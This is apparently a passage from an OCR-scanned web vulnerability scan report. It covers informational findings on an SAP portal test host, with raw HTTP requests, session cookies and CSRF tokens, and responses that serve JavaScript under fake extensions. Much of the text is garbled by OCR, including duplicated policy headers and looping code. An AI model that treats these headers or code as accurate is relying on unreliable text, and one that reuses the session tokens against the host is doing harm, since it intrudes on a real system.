https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/gkkz.js HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

#### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:58:34 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssp.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.16. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.gz

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 2.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; al\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778379776

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:02:45 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip;charset=UTF-8
cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht https://r.boost.ai/ https://aclors.azurewebsites.net/ https://accounts.ondemand.com/ https:// http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/frc.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG com.sap.engine.security.autinenication.original\_application\_ur=0e1raoj=rwkke1ietw/rkxAr-%2-rgn%2Bw/bebqouwbkqZrwqtkkdGnut.3ecsSin1riBadxy5e7e2XeH7Jrminei4u3G P8QiF4gM40AlHvMzQ9PSZp8TAPmoyuPjir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FREvfxM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1t.Zg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657778379776

# Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 06:03:47 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://#.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://www.zaianis.com/https:///zaianis.com/https://caianis.com/h https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.jar

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.jar HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

Cookie: sapin\_=VR1AL=(J2EE/156120)/156152; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.9802; ai\_usthUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:07:59 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/java-archive;charset=UTF-8 cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://accounts.ondemand.com/ https://a /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443

https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close dummvNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/aazi.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

### Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 06:09:01 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/https://sapis.com/https://sh eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.18. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.js.exe

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

#### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.exe HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

cooks. saping-OKTAL-QUEET 1807-18019.

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG

P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA

3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:56:30 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/octet-stream;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://sigin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ west-faintacks.com/files/EXTERNALTEST/\* https://ib.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://p.typekit.net/ https://ib.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://sapui5.hana.ondeman https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 3235310

var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10."0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10."0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10."0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=func isFinite(this.valueOf())?this.getUTCFull ...[SNIP]...

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/opqw.js.exe HTTP/1.1

Host: testportal.zalaris.cor

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

